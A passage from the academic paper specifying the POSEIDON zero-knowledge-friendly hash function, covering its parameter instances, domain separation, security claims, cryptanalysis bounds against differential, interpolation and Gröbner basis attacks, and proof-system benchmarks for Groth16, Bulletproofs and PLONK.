main advantage of these strategies consists of reducing the number of constant multiplications in each round with a partial S-box layer from t^2 to $2t$, which is particularly useful for large t and R_P. For example, we implemented x^3-POSEIDON$^\pi$ with $(n, t, R_F, R_P) = (64, 24, 8, 42)$ in `Sage`, and we could observe that the performance improves by a factor of about 5, with the average computation time being 4 ms for the optimized version.

3 Applications

We suggest POSEIDON for all applications of zero-knowledge-friendly hashing, concretely:

- Using POSEIDON for commitments in various protocols, where the knowledge of the committed value is proven in zero knowledge: For this we suggest a single-call permutation-based hashing with POSEIDON-128 and widths from 2 to 5 field elements. The advantage over the Pedersen hash, for example, is that POSEIDON is faster and can also be used in signature schemes which allows for a smaller code footprint.
- Hashing multi-element objects with certain fields encoded as field elements, so that statements about these fields are proven in zero knowledge: We suggest variable-length sponge-based hashing with POSEIDON-128 or POSEIDON-80 with width 5 (and rate 4).
- Using POSEIDON in Merkle trees to enable zero-knowledge proofs of knowledge of a leaf in the tree with optional statements about the leaf content: We recommend Merkle trees of arity 4 (i.e., width 5) with POSEIDON-128 as the most performant, but trees of more conventional arities can be used as well.
- Verifiable encryption with POSEIDON within Integrated Encryption Scheme [28]: Put POSEIDON inside the DuplexSponge authenticated encryption framework [13] and initialize it with a session key based on the recipient's public key. Then one can prove that the recipient can decrypt the ciphertext into a plaintext with certain properties.

There exist several third-party protocols that already use POSEIDON in these use cases:

- Filecoin employs POSEIDON for Merkle tree proofs with different arities and for two-value commitments.[10]
- Dusk Network uses POSEIDON to build a Zcash-like protocol for securities trading.[11] It also uses POSEIDON for encryption as described above.
- Sovrin uses POSEIDON for Merkle-tree based revocation [2].
- Loopring uses POSEIDON for private trading on Ethereum.[12]

4 Concrete Instantiations of POSEIDON$^\pi$

As of mid-2020, many protocols that employ zero-knowledge proofs use (or plan to use) pairing-based proof systems [23, 27, 35, 49] or Bulletproofs [19]. The elliptic curves used by these systems are predominantly BLS12-381, BN254, and Ed25519. A hash function friendly for such a system would operate in the scalar prime field of the curve, and they all have a size of around 2^{255}.

4.1 Main Instances

We present POSEIDON$^\pi$ permutations for such prime fields, and leave the other cases to [30, Appendix]. The S-box function can be chosen as x^5 in all cases, i.e., we use x^5-POSEIDON for hashing in all such protocols, though the concrete fields are slightly different (this affects only constants and matrices, but not the number of rounds).

The security levels M of 80 and 128 bits correspond to a 255-bit capacity, i.e., one field element. We focus on two possible widths, namely $t = 3$ and $t = 5$, as they correspond to popular cases of 2-to-1 and 4-to-1 compression functions. In the Merkle tree case, this corresponds to trees of arity 2 and 4, respectively. The round numbers for 80- and 128-bit security levels are given in Table 2, and a more extensive set is given in [30, Appendix G]. For $M = 256$ we select a capacity and an output of 2 255-bit elements (one 510-bit element is possible too).

All our MDS matrices are Cauchy matrices, and the method to construct them is further described in Section 2.3. We use sequences of integers for the construction.

The round constants and matrices are generated using the Grain LFSR [37] in a self-shrinking mode, and the detailed initialization and generation are described in [30, Appendix F]. Using this method, the generation of round constants and matrices depends on the specific instance, and thus different round constants are used even if some of the chosen parameters (e.g., n and t) are the same. Note that by using the Grain LFSR and instance-specific seed values, this approach is reminiscent of nothing-up-my-sleeve (NUMS) numbers. Indeed, letting the attacker freely choose round constants and/or matrices can lead to attacks.

[10] https://github.com/filecoin-project/neptune
[11] https://github.com/dusk-network/Poseidon252
[12] https://tinyurl.com/y7tl537o

Table 2: Concrete instantiations of POSEIDON$^{\pi}$ (with security margin) over BLS12-381, BN254, Ed25519 scalar fields.

Instance (S-box: $f(x) = x^5$)	t	R_F	R_P
POSEIDON$^{\pi}$-128	3	8	57
	5	8	60
POSEIDON$^{\pi}$-80	3	8	33
	5	8	35
POSEIDON$^{\pi}$-256	6	8	120
	10	8	120

We provide the round constants, the matrices, and test vectors in auxiliary files for four primary instantiations. We also make reference implementations for these instantiations and scripts to calculate the round numbers, the round constants, and the MDS matrices available online.[13] We refer to [30, Appendix A] for a more detailed overview of the auxiliary files.

4.2 Domain Separation for POSEIDON

POSEIDON can be used in a number of applications, and having the same instance for all of them is suboptimal. Also, some protocols explicitly require several different hash functions. We suggest using domain separation for this, concretely encoding the use case in the capacity element (which is fine as it is 256 bits large and has a lot of bits to fill) and using some padding to distiguish inputs of different lengths if they may happen. Although a concrete form of domain separation constants is not security critical, we suggest a common methodology to unify potential implementations.

Concretely, we propose:

- **Merkle Tree** (all leafs are present, up to arity 32). The capacity is $2^{arity} - 1$. A generic case is considered in [30, Appendix I]. We use no padding here.
- **Merkle Tree** (some leafs may be empty). The capacity value equals the bitmask of which leafs are present. We use no padding here.
- **Variable-Input-Length Hashing**. The capacity value is $2^{64} + (o-1)$ where o the output length. The padding consists of one field element being 1, and the remaining elements being 0.
- **Constant-Input-Length Hashing**. The capacity value is $length \cdot (2^{64}) + (o-1)$ where o the output length. The padding consists of the field elements being 0.
- **Encryption**. The capacity value is 2^{32}. The padding consists of the field elements being 0.
- **Future Uses**. The capacity value is $identifier \cdot (2^{32})$. The padding depends on the application.

[13] https://extgit.iaik.tugraz.at/krypto/hadeshash

5 Cryptanalysis Summary of POSEIDON

As for any new design, it is paramount to present a concrete security analysis. In the following, we provide an in-depth analysis of the security of our construction. Due to a lack of any method to ensure that a hash function based on a sponge construction is secure against all possible attacks, we base our argumentation on the following consideration. As we just recalled in the previous section, when the internal permutation $\mathcal{P}$ of an $(N = c + r)$-bit sponge function is modeled as a randomly chosen permutation, the sponge hash function is indifferentiable from a random oracle up to $2^{c/2}$ calls to $\mathcal{P}$. Thus, we choose the number of rounds of the inner permutation case in order to provide security against distinguishers relevant to collision/preimage attacks. Equivalently, this means that such a number of rounds guarantees that $\mathcal{P}$ does not exhibit any relevant non-random/structural properties (among the ones known in the literature).

5.1 Definitions

Definition 5.1. The function F is T-secure against collisions if there is no algorithm with expected complexity smaller than T that finds x_1, x_2 such that $F(x_1) = F(x_2)$.
Definition 5.2. The function F is T-secure against preimages if there is no algorithm with expected complexity smaller than T that for given y finds x such that $F(x) = y$.
Definition 5.3. The function F is T-secure against second preimages if there is no algorithm with expected complexity smaller than T that for given x_1 finds x_2 such that $F(x_1) = F(x_2)$.
Definition 5.4. The invertible function P is T-secure against the CICO (m_1, m_2)-problem if there is no algorithm with expected complexity smaller than T that for given m_1-bit I_1 and m_2-bit O_1 finds I_2, O_2 such that $P(I_1||I_2) = P(O_1||O_2)$.

5.2 Security Claims

In terms of concrete security, we claim that POSEIDON-M is 2^M-secure against collisions and (second) preimages. To help increase confidence in our design and simplify external cryptanalysis, we also explicitly state another claim about our internal permutation: POSEIDON$^{\pi}$ is $2^{\min(M, m_1, m_2)}$-secure against the CICO (m_1, m_2)-problem.

Even though an attack below these thresholds may not affect any concrete applications of our hash functions, we would still consider it an important cryptanalytic result.

5.3 Summary of Attacks

Here we list the main points of our cryptanalysis results. The number of rounds $R = R_P + R_F$ we can break depends on the security level M and the number of S-boxes t, which we specify for each concrete hash function instance in the next section.

Before going on, we point out that for all attacks that are in common to the ones proposed for the cipher HadesMiMC [31], here we limit ourselves to report the main idea and result. For all other cases (namely, higher-order differentials, zero-sum partitions, Gröbner basis attacks, and preimage attacks), we present here more details. In any case, all details are provided in [30, Appendix].

We highlight that the following cryptanalysis is not equivalent to the one presented for the block cipher HADESMiMC. Indeed, the scenarios are different (in one case the goal is to guarantee the impossibility to find the secret key, while here there is no secret key material and the goal is to guarantee that the internal permutation looks like a pseudo-random permutation). This means that certain attacks that we consider here are not valid in the case of a block cipher and vice-versa. Just to give some examples, the rebound attack [44, 48] holds only in the context studied here, while a MitM scenario (crucial in the case of an SPN cipher) does not work in the context of a sponge function, since the attacker does not know the full output. More details are given in the following.

Proposition 5.1 (Informal)**.** The following number of rounds for x^5-POSEIDON-128 over $\mathbb{F}_p$ with $\approx$ 256-bit p protects against statistical and algebraic attacks:

$$R_F = 6, \qquad R = R_F + R_P = 56 + \lceil \log_5(t) \rceil.$$

Proof. We substitute $\alpha = 5, M = 128$ and $\log_2(p) = 255$ to Equations (2),(3),(5) and see that no one is satisfied, i.e., the attacks do not work. □

Proposition 5.2 (Informal)**.** The following number of rounds for x^5-POSEIDON-80 over $\mathbb{F}_p$ with $\approx$ 256-bit p protects against statistical and algebraic attacks:

$$R_F = 6, \qquad R = R_F + R_P = 35 + \lceil \log_5(t) \rceil.$$

Proposition 5.3 (Informal)**.** The following number of rounds for x^5-POSEIDON-256 over $\mathbb{F}_p$ with $\approx$ 256-bit p protects against statistical and algebraic attacks:

$$R_F = 6, \qquad R = R_F + R_P = 111 + \lceil \log_5(t) \rceil.$$

5.4 Security Margin

Given the *minimum* number of rounds necessary to provide security against all attacks known in the literature, we *arbitrarily* decided to add

(1) two more rounds with full S-box layers, and

(2) 7.5% more rounds with partial S-box layers,

i.e., $+2\ R_F$ and $+7.5\%\ R_P$. The resulting number of rounds for our primary instances is given in Table 2.

5.5 Attack details

All the attacks below are applied to the internal permutation POSEIDON$^\pi$. The sponge framework dictates that all the attacks on the hash function with complexity below $2^{c/2}$ must result from attacks on the permutation. Thus we show that no such attack on the permutation should exist.

5.5.1 Statistical Attacks

Differential/Linear Distinguishers. As shown in the appendix, at least 6 rounds with full S-box layers are necessary to provide security against the statistical attacks we consider. In more detail, for

$$R_F < \begin{cases} 6 & \text{if } M \leq (\lfloor \log_2 p \rfloor - \mathcal{C}) \cdot (t+1) \\ 10 & \text{otherwise} \end{cases} \tag{2}$$

linear [47] and differential [16, 17] attacks may be possible, where $\mathcal{C} = 2$ for $S(x) = 1/x$ and $\mathcal{C} = \log_2(\alpha - 1)$ for $S(x) = x^\alpha$ (where remember that α is an odd integer number), e.g., $\mathcal{C} = 1$ for $S(x) = x^3$ and $\mathcal{C} = 2$ for $S(x) = x^5$.

Before going on, we highlight that we exploit only rounds with full S-box layers in order to prevent statistical attacks (as done in [31]). As explained in [42], under the assumption made for the linear layer in Section 2.3, it is possible to exploit both the rounds with partial and full S-box layers in order to guarantee security against some statistical attacks, like differential and linear attacks. Our decision to consider only rounds with full S-box layers has been made since a similar condition on the rounds with full S-box layers (e.g., $R_F \geq 6$) is necessary for the security against some algebraic attacks (e.g., Gröbner basis attacks – see in the following) and in order to provide simple security arguments for all statistical attacks (including e.g. the rebound one).

(Invariant) Subspace Trails. We emphasize that the choice of the matrix that defines the linear layer, made in Section 2.3, prevents the existence of subspaces $\mathcal{S}$ that generate infinitely long subspace trails, namely a finite collection of subspaces $\{\mathcal{S}_0, \ldots, \mathcal{S}_{r-1}\}$ s.t. each coset of $\mathcal{S}_i$ is mapped into a coset of $\mathcal{S}_{i+1}$ with probability 1 (where the index is taken modulo r) an arbitrary number of times. This allows to fix the weakness of the previous version of POSEIDON.

Other Attacks. Finally, we briefly mention that the same number of rounds given before for the case of differential/linear attacks guarantees security against other attacks as truncated differentials [43], impossible differentials [15], rebound attacks [44, 48], and so on. More details are given in [30, Appendix].

5.5.2 Algebraic Attacks

In order to estimate the security against algebraic attacks, we evaluate the degree of the reduced-round permutations and their inverses. Roughly speaking, our results can be summarized as follows, where $n \simeq \log_2(p)$.

Interpolation Attack. The interpolation attack [39] depends on the number of different monomials in the interpolation polynomial, where (an upper/lower bound of) the number of different monomials can be estimated given the degree of the function. The idea of such an attack is to construct an interpolation polynomial that describes the function. If the number of unknown monomials is sufficiently large, then this cannot be done faster than via a brute-force attack.

For a security level of M bits, the number of rounds that can be attacked is

- for $S(x) = x^\alpha$:

$$R \leq \lceil \log_\alpha(2) \cdot \min\{M, \log_2(p)\} \rceil + \lceil \log_\alpha t \rceil \quad (3)$$

- for $S(x) = 1/x$:

$$\lfloor R_F \log_2(t) \rfloor + R_P \leq \lceil \log_2(t) \rceil + \lceil 0.5 \cdot \min\{M, \log_2(p)\} \rceil \quad (4)$$

In general, the number of unknown monomials does not decrease when increasing the number of rounds. Hence, a higher number of rounds likely leads to a higher (or equal) security against this attack. We also consider various approaches of the attack (such as the MitM one) in [30, Appendix C.2.1].

Gröbner Basis Attack. In a Gröbner basis attack [24], one tries to solve a system of non-linear equations that describe the function. The cost of such an attack depends on the degree of the equations, but also on the number of equations and on the number of variables. Since there are several ways for describing the studied permutation, there are several ways to set up such a system of equations and so the attack. Here, we focus on two extreme cases:

1. In the first case, the attacker derives equations, one for each word, for the entire r-round permutation. Assuming $S(x) = x^\alpha$ (analogous for the others), we show that the attack complexity is about α^{2t} (see below), therefore for a security level of M bits the attack works at most on $\log_\alpha 2^{\min\{n/2, M/2\}}$ rounds.
2. In the second case, since a partial S-box layer is used, it may be more efficient to consider degree-α equations for single S-boxes. In this case, more rounds can be necessary to guarantee security against this attack.

In both cases, it is possible to make use of the existence of the subspace $\mathcal{S}^{(r)}$ defined as in Eq. (1) in order to improve the attack. As shown in [14], such a subspace can be exploited in order to replace some non-linear equations of the system that we are trying to solve with linear equations. Indeed, given a text in a coset of the subspace $\mathcal{S}^{(r)}$, the output of such a text after r rounds with partial S-box layers is simply the result of an affine map applied to the input (i.e., no S-box is involved). As explained in detail in [30, Appendix C.2.2], this issue can easily be fixed both by a careful choice of the matrix that defines the linear layer (see Section 2.3 for details) and, if necessary, by adjusting the number of rounds with partial S-box layers.

With optimistic (for the adversary) complexity of the Gaussian elimination, we obtain for each S-box two attacks which are faster than 2^M if either condition is satisfied:

- if $S(x) = x^\alpha$:

$$\begin{cases} R \leq \log_\alpha(2) \cdot \min\left\{\frac{M}{3}, \frac{\log_2(p)}{2}\right\}, \\ R \leq t - 1 + \min\left\{\frac{\log_\alpha(2) \cdot M}{t+1}, \frac{\log_\alpha(2) \cdot \log_2(p)}{2}\right\} \end{cases} \quad (5)$$

- if $S(x) = 1/x$:

$$\begin{cases} \lfloor R_F \log_2(t) \rfloor + R_P \leq \lceil 0.5 \cdot \min\{M, \log_2(p)\} \rceil + \lceil \log_2(t) \rceil \\ \lfloor R_F \log_2(t) \rfloor + R_P \leq t - 1 + \lceil \log_2(t) \rceil + \\ \qquad + \min\left\{\left\lceil \frac{M}{t+1} \right\rceil, \lceil 0.5 \cdot \log_2(p) \rceil\right\} \end{cases} \quad (6)$$

Higher-Order Differential Attack. Working over $\mathbb{F}_{2^n}{}^t \equiv \mathbb{F}_2^{n \cdot t}$, the higher-order differential attack [43] depends on the *algebraic degree* of the polynomial function that defines the permutation, where the algebraic degree δ of a function $f(x) = x^d$ of degree d over $\mathbb{F}_{2^n}$ is defined as $\delta = \mathrm{hw}(d)$ (where $\mathrm{hw}(\cdot)$ is the Hamming weight). The idea of such an attack is based on the property that given a function $f(\cdot)$ of algebraic degree δ, $\bigoplus_{x \in \mathcal{V} \oplus \phi} f(x) = 0$ if the dimension of the subspace $\mathcal{V}$ satisfies $\dim(\mathcal{V}) \geq \delta + 1$. If the algebraic degree is sufficiently high, the attack does not work.

At first thought, one may think that this attack does not apply (or is much less powerful) in $\mathbb{F}_p^t$ (due to the fact that the only subspaces of $\mathbb{F}_p$ are $\{0\}$ and $\mathbb{F}_p$ itself). Recently, it has been shown in [14] how to set up an higher-order differential over $\mathbb{F}_p^t$. Given f over $\mathbb{F}_p$ of degree $d \leq p - 2$, $\sum_{x \in \mathbb{F}_p} f(x) = 0$.

Since this result is related to the degree of the polynomial that describes the permutation, we claim that the number of rounds necessary to provide security against the interpolation attack provides security against this attack as well.

(We Do Not Care About) Zero-Sum Partitions. Another property that can be demonstrated for some inner primitive in a hash function (with a relatively low degree) is based on the *zero-sum partition*. This direction has been investigated e.g. in [18] for two SHA-3 candidates, *Luffa* and KECCAK. More generally, a zero-sum structure for a function $f(\cdot)$ is defined as a set Z of inputs z_i that sum to zero, and for which the corresponding outputs $f(z_i)$ also sum to zero, i.e., $\sum_i z_i = \sum_i f(z_i) = 0$. For an iterated function, the existence of zero sums is usually due to the particular structure of the round function or to a low degree. Since it is expected that a randomly chosen function does not have many zero sums, the existence of several such sets can be seen as a distinguishing property of the internal function.

Definition 5.5 (Zero-Sum Partition [18])**.** Let P be a permutation over $\mathbb{F}_q^t$ for a prime $q \geq 2$. A zero-sum partition for P of size $K < t$ is a collection of K disjoint sets $\{X_1, \ldots, X_K\}$ with the following properties:

- $X_i \subset \mathbb{F}^t$ for each $i = 1, \ldots, k$ and $\bigcup_{i=1}^{k} X_i = \mathbb{F}^t$,
- $\forall i = 1, \ldots, K$: the set X_i satisfies the zero-sum property $\sum_{x \in X_i} x = \sum_{x \in X_i} P(x) = 0$.

Here we explicitly state that we do not make claims about the security of POSEIDON$^\pi$ against zero-sum partitions. This choice is motivated by the gap present in the literature between the number of rounds of the internal permutation that can be covered by a zero-sum partition and by the number of rounds in the corresponding sponge hash function that can be broken e.g. via a preimage or a collision attack. As a concrete example, consider the case of KECCAK: While 24 rounds of KECCAK-f can be distinguished from a random permutation using a zero-sum partition [18] (that is, *full* KECCAK-f), preimage/collision attacks on KECCAK can only be set up for up to 6 rounds of KECCAK-f [36]. This hints that zero-sum partitions should be largely ignored for practical applications.

For completeness, we mention that a zero-sum partition on (a previous version of) reduced-round POSEIDON$^\pi$ has been proposed in [14]. Such a property can cover up to $R_F = 6$ rounds (i.e., 2 rounds at the beginning and 4 rounds at the end) by exploiting the inside-out approach and by choosing a subspace of texts after the first R_f rounds with full S-box layers and before the R_P rounds with partial S-box layers. Since the number of rounds of this new version is not smaller than the number of rounds of the previous one, and since $R_F \geq 8$ (see Section 5.4), it seems that a zero-sum partition cannot be set up for full POSEIDON$^\pi$.

6 POSEIDON in Zero-Knowledge Proof Systems

Our hash functions have been designed to be friendly to zero-knowledge applications. Specifically, we aim to minimize the proof generation time, the proof size, and the verification time (when it varies). Before presenting concrete results, we give a small overview of ZK proof systems to date.

6.1 State of the Art

Let $\mathcal{P}$ be a circuit over some finite field $\mathbb{F}$ where gates are some (low-degree) polynomials over $\mathbb{F}$ with I and O being input and output variables, respectively: $\mathcal{P}(I) = O$. The *computational integrity problem* consists of proving that some given O_0 is the result of the execution of $\mathcal{P}$ over some I_0: $\mathcal{P}(I_0) = O_0$. It is not difficult to show that any limited-time program on a modern CPU can be converted to such a circuit [10], and making the proof zero-knowledge is often possible with little overhead.

The seminal PCP series of papers states that for any program $\mathcal{P}$ it is possible to construct a proof of computational integrity, which can be verified in time sublinear in the size of $\mathcal{P}$. However, for a long time the prover algorithms were so inefficient that this result remained merely theoretical. Only recently, proof systems where the prover costs are polynomial in $|\mathcal{P}|$ were constructed, but they required a trusted setup: a verifier or someone else (not the prover) must process the circuit with some secret s and output a reference string S, used both by the prover and the verifier. In this setting, the prover's work can even be made linear in $|\mathcal{P}|$, and the verifier's costs are constant. These systems were called SNARKs for proof succinctness. The first generation of SNARKs, known as Pinocchio and Groth16 [35, 49], require a separate trusted setup for each circuit. The next generation, which includes Sonic [46], PLONK [27], and Marlin [23], can use one reference string of size d for all circuits with at most d gates, thus simplifying the setup and its reuse. Later on, proof systems without trusted setups appeared, of which we consider Bulletproofs [19], STARKs [9], and RedShift [41] the most interesting, though all of them come with deficiencies: Bulletproofs have linear verifier times (but rather short proofs), STARKs work with iterative programs, and RedShift has large proofs (up to 1 MB for millions of gates).

Current benchmarks demonstrate that programs with millions of gates can be processed within a few seconds with the fastest proof systems, which solves the computational integrity problem for some practical programs. Among them, privacy-preserving cryptocurrencies, mixers, and private voting are prominent examples. In short, such applications work as follows:

1. Various users add publicly hashes of some secret and public values to some set V, which is implemented as a Merkle tree. Hashes can be currency transaction digests, public keys, or other credentials.
2. Only those who know a secret behind some hash are declared eligible for an action (e.g., to vote or to spend money).
3. A user who wants to perform the action proves that they know a tree leaf L and a secret K such that L is both the hash of K and a leaf in V. If the proof passes, the user is allowed to perform an action (e.g., to vote). If an action must be done only once, a deterministic hash of the secret and leaf position can be computed and published.

This paradigm is behind the cryptocurrency Zcash and Ethereum mixers.

The bottleneck of such a system is usually the proof creation time, which took 42 seconds in the early version of Zcash, and sometimes the verifier's time. Both are determined by the size of the circuit that describes a Merkle proof and are thus dependent on the hash function that constitutes the tree.

Unfortunately, a single hash function cannot be optimal for all ZK proof systems, because they use different arithmetizations: STARKs can use prime and binary fields, Bulletproofs uses any prime field, whereas most SNARKs use a prime field based on a scalar field of a pairing-friendly elliptic curve. Therefore, for each proof system a new instance of POSEIDON may be needed. In the following we describe how this is done and how to optimize a circuit for some proof systems.

6.2 SNARKs with POSEIDON$^\pi$

In SNARKs, the prime field is typically the scalar field of some pairing-friendly elliptic curve. The primitive POSEIDON$^\pi$ can be represented as such a circuit with reasonably few gates, but the parameters of POSEIDON$^\pi$ must have been determined first by p. Concretely, after p is fixed, we first check if x^α is invertible in GF(p), which is true if $p \bmod \alpha \neq 1$. If this inequality is not satisfied for a small α, we use the inverse S-box or consider another prime power for the S-box.

6.2.1 Groth16

Groth16 [35] is an optimization of the Pinocchio proof system and currently the fastest SNARK with the smallest proofs. The Groth16 prover complexity is $O(s)$, where s is the number of rank-1 constraints – quadratic equations of the form $(\sum_i u_i X_i)(\sum_i v_i X_i) = \sum_i w_i X_i$, where u_i, v_i, w_i are field elements and X_i are program variables. It is easy to see that the S-box x^3 is represented by 2 constraints, the S-box x^5 by 3 constraints, and the S-box $1/x$ by 3 constraints (1 for the non-zero case, and two more for the zero case). Thus, in total we have

$$2tR_F + 2R_P \text{ constraints for } x^3\text{-POSEIDON}^\pi,$$
$$3tR_F + 3R_P \text{ constraints for } x^5\text{-POSEIDON}^\pi,$$
$$3tR_F + 3R_P \text{ constraints for } x^{-1}\text{-POSEIDON}^\pi.$$

It requires a bit more effort to see that we do not need more constraints as the linear layers and round constants can be incorporated into these ones. However, it is necessary to do some preprocessing. For example, in the POSEIDON$^\pi$ setting, the full S-box layers are followed by a linear transformation M. Each round with a full S-box layer can be represented by the following constraints in the SNARK setting:

$$\left(\sum_j M_{i,j} x_{i,j}\right) \cdot \left(\sum_j M_{i,j} x_{i,j}\right) = y_i \quad 1 \le i \le t,$$
$$y_i \cdot \left(\sum_j M_{i,j} z_{i,j}\right) = z_i,$$

where $M = I_{t \times t}$ for the first round. However, in a round with a partial S-box layer, we will have only one such constraint for $j = 1$. For the rest of the $t-1$ variables we will have linear constraints of the form

$$\sum_j M_{i,j} x_{i,j} = u_i \quad \text{, where } \ 2 \le i \le t.$$

Since the linear constraints have little complexity effect in Groth16, in the partial S-box rounds they can be composed with the ones from the previous round(s) using

$$\sum_k M_{i,k} \left(\sum_j M_{i,j} x_{i,j}\right) = v_k \quad 2 \le k \le t.$$

We can now calculate the number of constraints for the sponge mode of operation and for Merkle trees. In sponges, the $2M$ bits are reserved for the capacity, so $N - 2M$ bits are fed with the message. Therefore, we get

- $\frac{2tR_F + 2R_P}{N-2M}$ constraints per bit for x^3-POSEIDON$^\pi$,
- $\frac{3tR_F + 3R_P}{N-2M}$ constraints per bit for x^5-POSEIDON$^\pi$,
- $\frac{3tR_F + 3R_P}{N-2M}$ constraints per bit for x^{-1}-POSEIDON$^\pi$.

For the Merkle tree, we suggest a 1-call sponge where all branches must fit into the rate. Then a Merkle tree has arity $\frac{N}{2M} - 1$. Based on that we can calculate how many constraints we need to prove the opening in a Merkle tree of, for example, 2^{32} elements (the recent ZCash setting). The tree will have $\frac{32}{\log_2[N/(2M)-1]}$ levels with the number of constraints in each according to the above. The `libsnark` performance of the POSEIDON preimage prover (proof that for given y you know x such that $H(x) = y$) is given in Table 3. These experiments

Table 3: `libsnark` [1] performance of the POSEIDON preimage prover (one permutation call). Here t denotes the width.

Field	Arity (t)	`libsnark` ZK proof time for one hash		R1CS constraints
		Prove	Verify	
POSEIDON-128				
BN254	2:1 (3)	43.1ms	1.2ms	276
	4:1 (5)	57.9ms	1.1ms	440
POSEIDON-80				
BN254	2:1 (3)	32.8ms	1.2ms	180
	4:1 (5)	46.9ms	1.1ms	290

were performed on a desktop with an Intel Core i7-8700 CPU (@3.2GHz) and 32 GiB of memory.

As an example, we calculate the concrete number of constraints for a Merkle tree proof, where the tree has 2^{30} elements, assuming a security level of 128 bits and a prime field of size close to 2^{256}. We take the S-box equal to x^5 as it fits many prime fields: Ristretto (the prime group based on the scalar field of Ed25519), BN254, and BLS12-381 scalar fields. The results are in Table 4.

6.2.2 Bulletproofs

Bulletproofs [19] is a proof system that does not require a trusted setup. It is notable for short proofs which are logarithmic in the program size, and also for the shortest range proofs that do not require a trusted setup. However, its verifier is linear in the program size. For the use cases where the trusted setup is not an option, the Bulletproofs library "dalek" is among the most popular ZK primitives. We have implemented[14] a Merkle tree prover for POSEIDON in Bulletproofs using the same constraint system as for Groth16 with results outlined in Table 5. The performance varies since the underlying curves are based on prime fields of different size and weight: BN254 uses a 254-bit prime whereas BLS12-381 uses a 381-bit one (the reason for that is the recent reevaluation of discrete logarithm algorithms specific to pairing-friendly curves).

6.2.3 PLONK

PLONK [27] is a novel but popular SNARK using a universal trusted setup, where a structured reference string of size d can be used for any circuit of d gates or less. The setup is pretty simple as for the secret k the values $\{k^i \cdot B\}_{i \leq d}$ are stored, where B is an elliptic curve point and $\cdot$ denotes scalar multiplication. A PLONK proof is a combination of KZG polynomial commitments [40] and their openings, both using the SRS.

[14] https://github.com/lovesh/bulletproofs-r1cs-gadgets/blob/master/src/gadget_poseidon.rs

Table 4: Number of R1CS constraints for a circuit proving a leaf knowledge in the Merkle tree of 2^{30} elements.

Arity	Width	R_F	R_P	Total constraints
POSEIDON-128				
2:1	3	8	57	7290
4:1	5	8	60	4500
8:1	9	8	63	4050
Rescue-x^5				
2:1	3	16	-	8640
4:1	5	10	-	4500
8:1	9	10	-	5400
Pedersen hash				
510	171	-	-	41400
SHA-256				
510	171	-	-	826020
Blake2s				
510	171	-	-	630180
MiMC-$2p/p$ (Feistel)				
1:1	2	324	-	19440

The standard version of PLONK works with the same constraint system as we have described, plus it uses special machinery to lay out wires in the circuit. A prover first crafts three polynomials of degree equal to the number of gates, which are responsible for the left input, the right input, and the output, respectively. Then they allocate several supplementary polynomials to describe the wire layout. The prover complexity for a POSEIDON$^\pi$ permutation with the S-box x^5 of width w and R rounds is $11(w(w+6)+3)R$ point multiplications, and the proof has 7 group elements and 7 field elements. A third-party non-optimized implementation of a PLONK prover in Rust (Intel(R) Core(TM) i5-7300HQ CPU @ 2.50GHz) gives us benchmarks, which we provide in Table 6.

As we have almost identical rounds, the PLONK compiler can be heavily optimized. Concretely, we suggest the following.

- Define a separate polynomial for each S-box line.
- Get rid of wire layout polynomials.
- Express round transitions as a system of affine equations

Table 5: Bulletproofs performance to prove 1 out of 2^{30}-Merkle tree.

Field	Arity	Merkle 2^{30}-tree ZK proof Bulletproofs time		R1CS constraints
		Prove	Verify	
POSEIDON-128				
BLS12-381	2:1	16.8s	1.5s	7290
	4:1	13.8s	1.65s	4500
	8:1	11s	1.4s	4050
BN254	2:1	11.2s	1.1s	7290
	4:1	9.6s	1.15s	4500
	8:1	7.4s	1s	4050
Ristretto	2:1	8.4s	0.78s	7290
	4:1	6.45s	0.72s	4500
	8:1	5.25s	0.76s	4050
SHA-256 [19]				
$GF(2^{256})$	2:1	582s	21s	762000

Table 6: PLONK performance to prove a 1-out-of-2^n-Merkle tree of arity 4.

Field	Set size	Merkle 2^n-tree ZK proof PLONK time		R1CS constraints
		Prove	Verify	
POSEIDON-128				
BLS12-381	2^{16}	3.59s	0.7ms	2400
	2^{34}	6.3s	1.55ms	5100
	2^{68}	9.9s	2.7ms	10200

over polynomial values at adjacent points.

As a result, our optimized PLONK compiler makes only $(w+11)R$ point multiplications for a single permutation call, whereas the proof consists of $(w+3)$ group elements and $2w$ field elements. This might bring a 25-40x increase in performance depending on w.

6.2.4 RedShift

RedShift [41] is a STARK-inspired proof system which works with an arbitrary set of constraints. It can be viewed as PLONK with pairing-based polynomial commitments with the trusted setup being replaced by Reed-Solomon trustless commitments. The RedShift proof is $c_\lambda \log d^2$ KB large, where d is the degree of the circuit polynomials and $c_\lambda \approx 2.5$ for a 120-bit security. Due to similarity, we can make the same optimizations as in PLONK, so that the entire Merkle tree proof requires polynomials of degree 4800 for width 5, resulting in the entire proof being around 12 KB in size. Unfortunately, no RedShift library is publicly available so far, and hence we could not measure the actual performance.

6.3 Comparison with Other Hash Algorithms

Unfortunately, no zero-knowledge system implementation contains all the primitives we want to compare with. However, for all systems we are interested it, the prover performance increases monotonically (and in practice, almost linearly) with the number of multiplications or, equivalently, with the number of R1CS constraints. We thus provide a summary of constraint counts for various hash functions in the concrete case of a Merkle tree with 2^{30} elements in Table 4. We take Blake2s and Pedersen hash estimates from [38], the SHA-256 count from Hopwood's notes[15], whereas for MiMC and *Rescue* we calculated them ourselves based on the round numbers provided in [4, 6]. The table implies that POSEIDON and *Rescue* should have the fastest provers, which is also confirmed for the STARK case [11]. However, *Rescue* has a slower performance in the non-ZK case (Table 1).

6.4 STARKs with POSEIDON$^\pi$

ZK-STARKs [9] is a proof system for the computational integrity, which is not vulnerable to quantum computers and does not use a trusted setup. STARKs operate with programs whose internal state can be represented as a set of w registers, each belonging to a binary field $\mathrm{GF}(2^n)$ or to a 2^n-subgroup $\mathbb{G}$ of a prime-order group (this is our primary case, as the scalar fields of BLS12-381 and BN254 have such a big subgroup).

The program execution is then represented as a set of T internal states. The computational integrity is defined as the set of all wT registers satisfying certain s polynomial equations (constraints) of degree d.

STARK Costs. According to [51], the number of constraints does not play a major role in the prover, verifier, or communication complexity, which are estimated as follows:

- $8w \cdot T \cdot d \cdot \log(wT)$ operations in $\mathbb{G}$ for the prover,
- a prover memory in $\Omega(w \cdot T \cdot n)$, and
- a communication (verifier time) of $n \cdot (m + \log^2(8Td))$,

where m is the maximum number of variables in a constraint polynomial.

The primitive POSEIDON$^\pi$ can be represented as such a program with few registers, a small number of steps, and low

[15] https://www.zfnd.org/zcon/0/workshop-notes/Zcon0%20Circuit%20Optimisation%20handout.pdf

